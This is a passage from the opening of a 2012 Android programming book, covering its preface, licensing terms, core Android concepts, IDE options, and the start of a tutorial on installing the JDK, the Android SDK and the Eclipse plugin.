Version 4.1

*Supports Android 2.x - 4.1 and the R20 Tools!*


# The Busy Coder's Guide to Android Development

Mark L. Murphy

CommonsWare

# The Busy Coder's Guide to Android Development

*by Mark L. Murphy*



COMMONSWARE

**The Busy Coder's Guide to Android Development**
by Mark L. Murphy

Copyright © 2008-2012 CommonsWare, LLC. All Rights Reserved.
Printed in the United States of America.

CommonsWare books may be purchased in printed (bulk) or digital form for educational or business use. For more information, contact *direct@commonsware.com*.

Printing History:
August 2012: Version 4.1 ISBN: 978-0-9816780-0-9

The CommonsWare name and logo, "Busy Coder's Guide", and related trade dress are trademarks of CommonsWare, LLC.

All other trademarks referenced in this book are trademarks of their respective firms.

The publisher and author(s) assume no responsibility for errors or omissions or for damages resulting from the use of the information contained herein.

# Table of Contents

Headings formatted in ***bold-italic*** have changed since the last version.

# Preface

## Welcome to the Book!

Thanks!

Thanks for your interest in developing applications for Android! Android has grown from nothing to arguably the world's most popular smartphone OS in a few short years. Whether you are developing applications for the public, for your business or organization, or are just experimenting on your own, I think you will find Android to be an exciting and challenging area for exploration.

And, most of all, thanks for your interest in this book! I sincerely hope you find it useful and at least occasionally entertaining.

## The Book's Structure

Once upon a time, CommonsWare published a few books on Android development. What you are reading represents the merger of those separate titles into a single omnibus title.

To make the equivalent of 2,000+ pages of material manageable, the chapters are divided into the *core* chapters and a series of *trails*.

The core chapters represent many key concepts that Android developers need to understand in order to build an app. While an occasional "nice to have" topic will drift into the core — to help illustrate a point, for example — the core chapters generally are fairly essential.

The core chapters are designed to be read in sequence and will interleave both traditional technical book prose with tutorial chapters (in the style of CommonsWare's former *Android Programming Tutorials*), to give you hands-on experience with the concepts being discussed. Most of the tutorials can be skipped, though the first two — covering setting up your SDK environment and creating a project – everybody should read.

The bulk of the chapters are divided into trails, covering some particular general topic, from data storage to advanced UI effects to performance measurement and tuning. Each trail will have several chapters. However, those chapters, and the trails themselves, are not necessarily designed to be read in any order. Each chapter in the trails will point out prerequisite chapters or concepts that you will want to have covered in advance. Hence, these chapters are mostly reference material, for when you specifically want to learn something about a specific topic.

The core chapters will link to chapters in the trails, to show you where you can find material related to the chapter you just read. So between the book's table of contents, this preface, the search tool in your digital book reader, and the cross-chapter links, you should have plenty of ways of finding the material you want to read.

You are welcome to read the entire book front-to-back if you wish. The trails will appear after the core chapters. Those trails will be in a reasonably logical order, though you may have to hop around a bit to cover all of the prerequisites.

# The Trails

Here is a list of all of the trails and the chapters that pertain to those trails, in order of appearance (except for those appearing in the list multiple times, where they span major categories):

## Advanced UI

- Introducing GridLayout
- Dialogs and DialogFragments
- Advanced ListViews
- Action Bar Navigation
- Action Modes and Context Menus
- Advanced Uses of WebView
- The Input Method Framework

- Fonts
- Rich Text
- Maps
- Creating Drawables
- Animating Widgets and Containers
- Crafting Your Own Views
- Custom Dialogs and Preferences
- Advanced Notifications

## Home Screen Effects

- Home Screen App Widgets
- Adapter-Based App Widgets

## Media

- Audio Playback
- Video Playback

## Data Storage and Retrieval

- Content Provider Theory
- Content Provider Implementation Patterns
- The Loader Framework
- The ContactsContract Provider
- The CalendarContract Provider
- Encrypted Storage
- Packaging and Distributing Data

## Security

- Encrypted Storage
- Advanced Permissions
- Tapjacking

## Hardware and System Services

- Accessing Location-Based Services
- Working with the Clipboard
- Telephony

- Working With SMS
- Camera
- NFC
- Device Administration
- PowerManager and WakeLocks
- Push Notifications with GCM
- Push Notifications with C2DM
- Other System Settings and Services
- Dealing with Different Hardware

## Integration and Introspection

- Responding to URLs
- Plugin Patterns
- PackageManager Tricks
- Searching with SearchManager
- System Events
- Remote Services and the Binding Pattern
- Advanced Manifest Tips
- Miscellaneous Integration Tips
- Reusable Components

## Scripting Languages

- The Role of Scripting Languages
- The Scripting Layer for Android
- JVM Scripting Languages

## Unusual Hardware

- Google TV
- Kindle Fire
- Barnes & Noble NOOK Tablet
- RIM Blackberry Playbook
- WIMM One
- SONY SmartWatch Accessory

## Testing

- JUnit and Android

- MonkeyRunner and the Test Monkey

## Tools

- Advanced Emulator Capabilities
- Using Lint
- Using Hierarchy View
- Using DDMS
- Finding CPU Bottlenecks
- Finding Memory Leaks with MAT

## Production

- Signing Your App
- Distribution

## Tuning Android Applications

- Issues with Speed
- Finding CPU Bottlenecks
- NDK
- Improving CPU Performance in Java
- Issues with Bandwidth
- Focus On: TrafficStats
- Measuring Bandwidth Consumption
- Being Smarter About Bandwidth
- Issues with Memory
- Finding Memory Leaks with MAT
- Issues with Battery Life
- Focus On: MDP and Trepn
- Other Power Measurement Options

## Alternatives for App Development

- The Role of Alternative Environments
- HTML5
- PhoneGap
- Other Alternative Environments

### Widget Catalog

- DatePicker
- ExpandableListView
- SlidingDrawer
- TabHost
- TimePicker
- ViewFlipper

## Warescription

You (hopefully) are reading this digital book by means of a Warescription.

The Warescription entitles you, for the duration of your subscription, to digital editions of this book and its updates, in PDF, EPUB, and Kindle (MOBI/KF8) formats. You also have access to other titles that CommonsWare may publish during that subscription period.

Each subscriber gets personalized editions of all editions of each title. That way, your books are never out of date for long, and you can take advantage of new material as it is made available instead of having to wait for a whole new print edition. For example, when new releases of the Android SDK are made available, this book will be quickly updated to be accurate with changes in the APIs.

Subscribers also have access to "office hours" — online chats to help you get answers to your Android application development questions. You will find a calendar for these on your Warescription page.

You can find out when new releases of this book are available via:

1. The commonsguy Twitter feed
2. The CommonsBlog
3. The Warescription newsletter, which you can subscribe to off of your Warescription page

## Getting Help

If you have questions about the book examples, visit StackOverflow and ask a question, tagged with *android* and *commonsware*.

If you have general Android developer questions, visit StackOverflow and ask a question, tagged with *android* (and any other relevant tags, such as *java*).

## Book Bug Bounty

Find a problem in one of our books? Let us know!

Be the first to report a unique concrete problem in the current digital edition, and we'll give you a coupon for a six-month Warescription as a bounty for helping us deliver a better product. You can use that coupon to get a new Warescription, renew an existing Warescription, or give the coupon to a friend, colleague, or some random person you meet on the subway.

By "concrete" problem, we mean things like:

1. Typographical errors
2. Sample applications that do not work as advertised, in the environment described in the book
3. Factual errors that cannot be open to interpretation

By "unique", we mean ones not yet reported. Be sure to check the book's errata page, though, to see if your issue has already been reported. One coupon is given per email containing valid bug reports.

We appreciate hearing about "softer" issues as well, such as:

1. Places where you think we are in error, but where we feel our interpretation is reasonable
2. Places where you think we could add sample applications, or expand upon the existing material
3. Samples that do not work due to "shifting sands" of the underlying environment (e.g., changed APIs with new releases of an SDK)

However, those "softer" issues do not qualify for the formal bounty program.

Questions about the bug bounty, or problems you wish to report for bounty consideration, should be sent to bounty@commonsware.com.

## Source Code And Its License

The source code samples shown in this book are available for download from the book's GitHub repository. All of the Android projects are licensed under the Apache 2.0 License, in case you have the desire to reuse any of it.

If you wish to use the source code from the CommonsWare Web site, bear in mind that the projects are set up to be built by Eclipse. Many are also set up to be built by Ant from the command line. However, for command-line builds, you will need to update the build files to match your local environment. To do this, delete `build.xml` in your project directory, then run `android update project -p .` from that same directory. See the GitHub repo home page for more details.

## Creative Commons and the Four-to-Free (42F) Guarantee

Each CommonsWare book edition will be available for use under the Creative Commons Attribution-Noncommercial-ShareAlike 3.0 license as of the fourth anniversary of its publication date, or when 4,000 copies of the edition have been sold, whichever comes first. That means that, once four years have elapsed (perhaps sooner!), you can use this prose for non-commercial purposes. That is our Four-to-Free Guarantee to our readers and the broader community. For the purposes of this guarantee, new Warescriptions and renewals will be counted as sales of this edition, starting from the time the edition is published.

This edition of this book will be available under the aforementioned Creative Commons license on *1 September 2016*. Of course, watch the CommonsWare Web site, as this edition might be relicensed sooner based on sales.

For more details on the Creative Commons Attribution-Noncommercial-ShareAlike 3.0 license, visit the Creative Commons Web site.

Note that future editions of this book will become free on later dates, each four years from the publication of that edition or based on sales of that specific edition. Releasing one edition under the Creative Commons license does not automatically release *all* editions under that license.

# Acknowledgments

I would like to thank the Android team, not only for putting out a good product, but for invaluable assistance on the Android Google Groups and StackOverflow.

I would also like to thank the thousands of readers of past editions of this book, for their feedback, bug reports, and overall support.

Of course, thanks are also out to the overall Android ecosystem, particularly those developers contributing their skills to publish libraries, write blog posts, answer support questions, and otherwise contribute to the strength of Android.

Portions of this book are reproduced from work created and shared by the Android Open Source Project and used according to terms described in the Creative Commons 2.5 Attribution License.

# Key Android Concepts

No doubt, you are in a hurry to get started with Android application development. After all, you are reading this book, aimed at busy coders.

However, before we dive into getting tools set up and starting in on actual programming, it is important that we “get on the same page” with respect to several high-level Android concepts. This will simplify further discussions later in the book.

## Android Applications

This book is focused on writing Android applications. An application is something that a user might install from the Play Store or otherwise download to their device. That application should have some user interface, and it might have other code designed to work in the background (multi-tasking).

This book is not focused on modifications to the Android firmware, such as writing device drivers. For that, you will need to seek other resources.

This book assumes that you have some hands-on experience with Android devices, and therefore you are familiar with buttons like HOME and BACK, the built-in Settings application, the concept of a home screen and launcher, and so forth. If you have never used an Android device, you are strongly encouraged to get one (e.g., a used one on eBay, Craigslist, etc.) and spend some time with it before starting in on learning Android application development.

## Programming Language

The vast majority of Android applications are written exclusively in Java. Hence, that is what this book will spend most of its time on and will demonstrate with a seemingly infinite number of examples.

However, there are other options:

- You can write parts of the app in C/C++, for performance gains, porting over existing code bases, etc.
- You can write an entire app in C/C++, mostly for games using OpenGL for 3D animations
- You can write the guts of an app in HTML, CSS, and JavaScript, using tools to package that material into an Android application that can be distributed through the Play Store and similar venues
- And so on

Coverage of these non-Java alternatives will be found in the trails of this book, as the bulk of this book is focused on Java.

The author assumes that you know Java at this point. If you do not, you will need to learn Java before you go much further. You do not need to know *everything* about Java, as Java is vast. Rather, focus on:

- Language fundamentals (flow control, etc.)
- Classes and objects
- Methods and data members
- Public, private, and protected
- Static and instance scope
- Exceptions
- Threads and concurrency control
- Collections
- Generics
- File I/O
- Reflection
- Interfaces

The links are to Wikibooks material on those topics, though there are countless other Java resources for you to consider.

## Components

When you first learned Java — whether that was yesterday or back when dinosaurs roamed the Earth — you probably started off with something like this:

```
class SillyApp {
    public static void main(String[] args) {
        System.out.println("Hello World!");
    }
}
```

In other words, the entry point into your application was a `public static void` method named `main()` that took a `String` array of arguments. From there, you were responsible for doing whatever was necessary.

However, depending on what else you may have done in Java, you may have encountered other patterns. For example, when writing a Java Web app, such as a simple servlet, you would not write a `main()` method. Instead, there was some class you had to inherit from or interface you had to implement, plus some place where you told some larger app where your code lived (e.g., a `web.xml` file in a servlet's WAR file).

Android apps are closer in spirit to the servlet approach. You will not write a `public static void main()` method. Instead, you will create subclasses of some Android-supplied base classes. In addition, you will create some metadata that tells Android about those subclasses.

These subclasses are referred to as *components* in Android. There are four types, all of which will be covered extensively in this book:

## Activities

The building block of the user interface is the *activity*. You can think of an activity as being the Android analogue for the window or dialog in a desktop application, or the page in a classic Web app.

Normally, an activity will take up most of the screen, leaving space for some "chrome" bits like the clock, signal strength indicators, and so forth.





*Figure 1: Activity on the screen*

## Services

Activities are short-lived and can be shut down at any time, such as when the user presses the BACK button. *Services*, on the other hand, are designed to keep running, if needed, independent of any activity, for a short period of time. You might use a service for checking for updates to an RSS feed, or to play back music even if the controlling activity is no longer operating. You will also use services for scheduled tasks (akin to Linux or OS X "cron jobs") and for exposing custom APIs to other applications on the device, though the latter is a relatively advanced capability.

## Content Providers

*Content providers* provide a level of abstraction for any data stored on the device that is accessible by multiple applications. The Android development model encourages you to make your own data available to other applications, as well as your own — building a content provider lets you do that, while maintaining a degree of control over how your data gets accessed.

## Broadcast Receivers

The system, or applications, will send out *broadcasts* from time to time, for everything from the battery getting low, to when the screen turns off, to when connectivity changes from WiFi to mobile data. A broadcast receiver can arrange to listen for these broadcasts and respond accordingly.

## Widgets, Containers, Resources, and Fragments

Most of the focus on Android application development is on the UI layer and activities. Most Android activities use what is known as "the widget framework" for rendering their user interface, though you are welcome to use the 2D (`Canvas`) and 3D (OpenGL) APIs as well for more specialized GUIs.

In Android terms, a *widget* is the "micro" unit of user interface. Fields, buttons, labels, lists, and so on are all widgets. Your activity's UI, therefore, is made up of one or more of these widgets. For example, here we see label (`TextView`), field (`EditText`), and push-button (`Button`) widgets:





*Figure 2: Activity with widgets*

If you have more than one widget — which is fairly typical — you will need to tell Android how those widgets are organized on the screen. To do that, you will use

various container classes referred to as *layout managers*. These will let you put things in rows, columns, or more complex arrangements as needed.

To describe how the containers and widgets are connected, you will typically create a *layout resource file*. *Resources* in Android refer to things like images, strings, and other material that your application uses but is not in the form of some programming language source code. UI layouts are another type of resource. You will create these layouts either using a structured tool, such as Eclipse's drag-and-drop GUI builder, or by hand in XML form.

Sometimes, your UI will work across all sorts of devices: phones, tablets, televisions, etc. Sometimes, your UI will need to be tailored for different environments. You will be able to put resources into *resource sets* that indicate under what circumstances those resources can be used (e.g., use these for normal-sized screens, but use those for larger screens).

Sometimes, supporting larger screens means you will want to "snap together" parts of your smaller-screen UI. For example, Gmail on a tablet will show your list of labels, the list of conversations in a selected label, and the list of messages in a selected conversation, all in one activity. However, Gmail on a phone cannot do that, as there is not enough screen space, so it shows each of those (labels, conversations, messages) in separate activities. Android supplies a construct called the *fragment* to help make it easier for you to implement these sorts of effects.

We will be examining all of these concepts, in much greater detail, as we get deeper into the book.

## Apps and Packages

Given a bucket of source code and a basket of resources, the Android build tools will give you an application as a result. The application comes in the form of an *APK file*. It is that APK file that you will upload to the Play Store or distribute by other means.

Each Android application has a package name. A package name must fulfill three requirements:

1. It must be a valid Java package name, as some Java source code will be generated by the Android build tools in this package.
2. No two applications can exist on a device at the same time with the same package.

3. No two applications can be uploaded to the Play Store having the same package.

When you create your Android project — the repository of that source code and those resources — you will declare what package name is to be used for your app. Typically, you will pick a package name following the Java package name "reverse domain name" convention (e.g., `com.commonsware.android.foo`). That way, the domain name system ensures that your package name prefix (`com.commonsware`) is unique, and it is up to you to ensure that the rest of the package name distinguishes one of your apps from any other.

# Android Devices

There are well in excess of 100 million Android devices in use today, representing hundreds of different models from dozens of different manufacturers. Android itself has evolved since Android 1.0 in 2008. Between different device types and different Android versions, many a media pundit has lobbed the term "fragmentation" at Android, suggesting that creating apps that run on all these different environments is impossible.

In reality, it is not that bad. Some apps will have substantial trouble, but most apps will work just fine if you follow the guidance presented in this book and in other resources.

## Types

Android devices come in all shapes, sizes, and colors. However, there are three dominant "form factors":

- the phone
- the tablet
- the television (TV)

You will often hear developers and pundits refer to these form factors, and this book will do so from time to time as well. However, it is important that you understand that Android has no built-in concept of a device being a "phone" or a "tablet" or a "TV". Rather, Android distinguishes devices based on capabilities and features. So, you will not see an `isPhone()` method anywhere, though you can ask Android:

- what is the screen size?

- does the device have telephony capability?
- etc.

Similarly, as you build your applications, rather than thinking of those three form factors, focus on what capabilities and features you need. Not only will this help you line up better with how Android wants you to build your apps, but it will make it easier for you to adapt to other form factors that will come about such as:

- watches and other types of wearable devices
- airplane seat-back entertainment centers
- in-car navigation and entertainment devices
- and so on

## The Emulator

While there are hundreds of millions of Android devices representing hundreds of models, you probably do not have one of each model. You may only have a single piece of Android hardware. And if you do not even have that, you most certainly will want to acquire one before trying to publish an Android app.

To help fill in the gaps between the devices you have and the devices that are possible, the Android developer tools ship an *emulator*. The emulator behaves like a piece of Android hardware, but it is a program you run on your development machine. You can use this emulator to emulate many different devices, with different screen sizes and Android OS versions, by creating one or more Android virtual devices, or *AVDs*.

In an upcoming chapter, we will discuss how you install the Android developer tools and how you will be able to create these AVDs and run the emulator.

## OS Versions and API Levels

Android has come a long way since the early beta releases from late 2007. Each new Android OS version adds more capabilities to the platform and more things that developers can do to exploit those capabilities.

Moreover, the core Android development team tries very hard to ensure forwards and backwards compatibility. An app you write today should work unchanged on future versions of Android (forwards compatibility), albeit perhaps missing some features or working in some sort of "compatibility mode". And there are well-trod

paths for how to create apps that will work both on the latest and on previous versions of Android (backwards compatibility).

To help us keep track of all the different OS versions that matter to us as developers, Android has *API levels*. A new API level is defined when an Android version ships that contains changes that affect developers. When you create an emulator AVD to test your app, you will indicate what API level that emulator should emulate. When you distribute your app, you will indicate the oldest API level your app supports, so the app is not installed on older devices.

At the time of this writing, the API levels of significance to most Android developers are:

- API Level 3 (Android 1.5)
- API Level 4 (Android 1.6)
- API Level 7 (Android 2.1)
- API Level 8 (Android 2.2)
- API Level 9 (Android 2.3)
- API Level 11 (Android 3.0)
- API Level 15 (Android 4.0.3)
- API Level 16 (Android 4.1)

## Dalvik

You probably are thinking that Dalvik is a village in Iceland. That, however, is Dalvík.

In terms of Android, Dalvik is a virtual machine (VM). Virtual machines are used by many programming languages, such as Java, Perl, and Smalltalk. The Dalvik VM is designed to work much like a Java VM, but optimized for embedded Linux environments.

So, what really goes on when somebody writes an Android application is:

1. Developers write Java-syntax source code, leveraging class libraries published by the Android project and third parties.
2. Developers compile the source code into Java VM bytecode, using the `javac` compiler that comes with the Java SDK.
3. Developers translate the Java VM bytecode into Dalvik VM bytecode, which is packaged with other files into a ZIP archive with the `.apk` extension (the APK file).

4. An Android device or emulator runs the APK file, causing the bytecode to be executed by an instance of a Dalvik VM.

From your standpoint, most of this is hidden by the build tools. You pour Java source code into the top, and the APK file comes out the bottom.

However, there will be places from time to time where the differences between the Dalvik VM and the traditional Java VM will affect application developers, and this book will point out some of them where relevant.

### Processes and Threads

When your application runs, it will do so in its own process. This is not significantly different than any other traditional operating system. Part of Dalvik's magic is making it possible for many processes to be running many Android applications at one time without consuming ridiculous amounts of RAM.

Android will also set up a batch of threads for running your app. The thread that your code will be executed upon, most of the time, is variously called the "main application thread" or the "UI thread". You do not have to set it up, but, as we will see later in the book, you will need to pay attention to what you do and do not do on that thread. You are welcome to fork your own threads to do work, and that is fairly common, though in some places Android handles that for you behind the scenes.

## Don't Be Scared

Yes, this chapter threw a lot of terms at you. We will be going into greater detail on all of them in this book. However, Android is like a jigsaw puzzle with lots of interlocking pieces. To be able to describe one concept in detail, we will need to at least reference some of the others. Hence, this chapter was meant to expose you to terms, in hopes that they will sound vaguely familiar as we dive into the details.

# Choosing Your IDE

Before you go much further in your Android endeavors (or, possibly, endeavours, depending upon your preferred spelling), you will need to determine what tools you will use to build your Android applications. Many developers are used to using an integrated development environment (IDE). Android has excellent support for Eclipse, and other IDEs offer varying degrees of Android integration. You do not necessarily have to use an IDE, though, if you do not wish to.

This chapter will outline your options in this area.

## Eclipse

Eclipse is an extremely popular IDE, particularly for Java development. It is also designed to be extensible via an add-in system. To top it off, Eclipse is open source. That combination made it an ideal choice of IDE to get attention from the core Android developer team.

Specifically, to go alongside the Android SDK, Google has published some add-ins for the Eclipse environment. Primary among these is the Android Developer Tools (ADT) add-in, which gives the core of Eclipse awareness of Android.

### What the ADT Gives You

The ADT add-in, in essence, takes regular Eclipse operations and extends them to work with Android projects. For example, with Eclipse, you get:

- New project wizards to create regular Android projects, Android test projects, etc.

- The ability to run an Android project just like you might run a regular Java application — via the green "run" button in the toolbar — despite the fact that this really involves pushing the Android application over to an emulator or device, possibly even starting up the emulator if it is not running
- Tooltip support for Android classes and methods

Eclipse and the ADT also offers preliminary support for drag-and-drop GUI editing. While this book will also cover the XML files that Eclipse will generate, Eclipse now lets you assemble those XML files by dragging UI components around on the screen, adjusting properties as you go.

The next chapter contains a section with instructions on how to set up Eclipse for Android development, as part of getting an overall Android development environment established.

Out of all the shortcut key-combinations for Eclipse, two of the most important for readers of this book, particularly if you are following the tutorials, are:

- `<Ctrl>-<Shift>-<O>` will organize your Java `import` statements, including finding imports for any classes or interfaces you have referenced in your code but have not yet imported
- `<Ctrl>-<Shift>-<F>` will reformat the Java or XML in the current editing window, in accordance with either the default styles in Eclipse or whatever you have modified them to via the Preferences window.

## Alternative IDEs

Other IDEs are slowly getting their equivalents of the ADT, albeit with minimal assistance from Google. For example, IntelliJ's IDEA has a module for Android – originally commercial, it is part of the open source community edition of IDEA as of version 10. Also, NetBeans has support via the NBAndroid add-on, and reportedly this has advanced substantially in the past year or two.

And, of course, you do not need to use an IDE at all. While this may sound sacrilegious to some, IDEs are not the only way to build applications. Much of what is accomplished via the ADT can be accomplished through command-line equivalents, meaning a shell and an editor is all you truly need. For example, the author of this book did not use an IDE for Android development until 2011.

## IDEs… And This Book

You are welcome to use Eclipse as you work through this book. You are welcome to use another IDE if you wish. You are even welcome to skip the IDE outright and just use an editor.

This book is focused primarily on demonstrating Android capabilities and the APIs for exploiting those capabilities. Hence, the sample code will work with any IDE. However, this book will cover some Eclipse-specific instructions, since it is so popular.

## About App Inventor

You may also have heard of a tool named App Inventor and wonder where it fits in with all of this.

App Inventor was originally created by an education group within Google, as a means of teaching students how to think about programming constructs (branches, loops, etc.) and create interesting output (Android apps) without classic programming in Java or other syntax-based languages. App Inventor is purely drag-and-drop, both of widgets *and application logic*, the latter by means of "blocks" that snap together to form logic chains.

App Inventor was donated by Google to MIT, who has recently re-opened it to the public.

However, App Inventor is a closed system — at the present time, it does not somehow generate Java code that you can later augment. That limits you to whatever App Inventor is natively capable of doing, which, while impressive in its own right, offers a small portion of the total Android SDK capabilities.

This book does not cover the use of App Inventor.

# Tutorial #1 - Installing the Tools

Now, let us get you set up with the pieces and parts necessary to build an Android app.

*NOTE*: The instructions presented here are accurate as of the time of this writing. However, the tools change rapidly, and so these instructions may be out of date by the time you read this. Please refer to the Android Developers Web site for current instructions, using this as a base guideline of what to expect.

## Step #1 - Checking Your Hardware Requirements

Compiling and building an Android application, on its own, is not especially hardware-intensive, except for very large projects. However, there are two commonly-used tools that demand more from your development machine: Eclipse and the Android emulator. Of the two, the emulator poses the bigger problem.

The more RAM you have, the better. 3GB or higher is a very good idea if you intend to use Eclipse and the emulator together.

A faster CPU is also a good idea. However, the Android emulator only utilizes a single core from your development machine. Hence, it is the single-core speed that matters. The best CPU to use is one that can leverage multiple cores to give what amounts to a faster single core, such as Intel's Core i7 with Turbo Boost. For a emulator simulating a larger-screened device (e.g., tablet, television), a Core i7 that can "boost" up to 3.4GHz makes development much more pleasant. Conversely, a CPU like a Core 2 Duo with a 2.5GHz clock speed results in a tablet emulator that is nearly unusable. Smaller screens (e.g., phones) can run acceptably on 2.5GHz and (slightly) slower CPUs.

# Step #2 - Setting Up Java

When you write Android applications, you typically write them in Java source code. That Java source code is then turned into the stuff that Android actually runs (Dalvik bytecode in an APK file).

Hence, the first thing you need to do is get set up with a Java development environment and be ready to start writing Java classes.

## Install the JDK

You need to obtain and install the official Sun/Oracle Java SE SDK (JDK). You can obtain this from the Oracle Java Web site for Windows and Linux, and presumably from Apple for OS X. The plain JDK (sans any "bundles") should suffice. Follow the instructions supplied by Oracle or Apple for installing it on your machine. At the time of this writing, Android supports Java 5 and Java 6. Note that Android does not officially support Java 7, and there have been reports of both success and failure in using Java 7 with Android.

Android also supports the OpenJDK, particularly on Linux environments.

What Android does *not* support are any other Java compilers, including the GNU Compiler for Java (GCJ).

# Step #3 - Install the Android SDK

The Android SDK gives you all the tools you need to create and test Android applications. It comes in two parts: the base tools, plus version-specific SDKs and related add-ons.

## Install the Base Tools

The Android developer tools can be found on the Android Developers Web site. Download the ZIP or TGZ file appropriate for your platform and unZIP it in some likely spot — there is no specific path that is required. Windows users also have the option of running a self-installing EXE file.

## Install the SDKs and Add-Ons

Inside the `tools/` directory of your Android SDK installation from the previous step, you will see an `android` batch file or shell script. If you run that, you will be presented with the Android SDK Manager.

At this point, while you have some of the build tools, you lack the Java files necessary to compile an Android application. You also lack a few additional build tools, plus the files necessary to run an Android emulator. The checkboxes indicate which packages you want to install — by default, it pre-checks a number of them.

You will want to check the following items:

1. "SDK Platform" for all Android SDK releases you want to test against — for this book API 15 (Android 4.0.3) is recommended, along with any others with which you wish to experiment
2. "ARM EABI v7a System Image", if there is an option for that for the API level you chose (should exist for Android 4.0 and higher).
3. "Documentation for Android SDK" for the latest Android SDK release
4. "Samples for SDK" for the latest Android SDK release, and perhaps for older releases if you wish
5. "Google APIs by Google Inc." for each Android SDK release for which you are downloading the platform (see first bullet)
6. Android SDK Tools and Platform-tools
7. Android Support package (in the Extras group at the bottom of the tree)

Then, click the Install button beneath the tree on the right, which brings up a license confirmation dialog:





*Figure 3: Android SDK Manager Installing Packages*

Review and accept the licenses, then click the Install button. At this point, this is a fine time to go get lunch. Or, perhaps dinner. Unless you have a substantial Internet connection, downloading all of this data and unpacking it will take a fair bit of time.

When the download is complete, you can close up the SDK Manager if you wish, though we will use it to set up the emulator in a later step of this chapter.

## Step #4 - Install the ADT for Eclipse

If you will not be using Eclipse for your Android development, you can skip to the next section.

If you have not yet installed Eclipse, you will need to do that first. Eclipse can be downloaded from the Eclipse Web site. The "Eclipse IDE for Java Developers" package will work fine. Note that the Android tools require Eclipse 3.6 (Helios) or newer at the time of this writing.

If you already had Eclipse installed, it is a good idea for you to go in and check your compiler compliance level (Preferences > Java > Compiler). That should be set to 1.6. Notably, this allows the use of `@Override` annotations to indicate methods that are implementing a Java interface, rather than truly overriding a superclass method. This annotation is very common in Java code in Android projects (including many of the samples in this book).

Next, you need to install the Android Developer Tools (ADT) plug-in. To do this, go to Help | Install New Software... in the Eclipse main menu. Then, click the Add

button to add a new source of plug-ins. Give it some name (e.g., Android) and supply the following URL: `https://dl-ssl.google.com/android/eclipse/`. That should trigger Eclipse to download the roster of plug-ins available from that site:

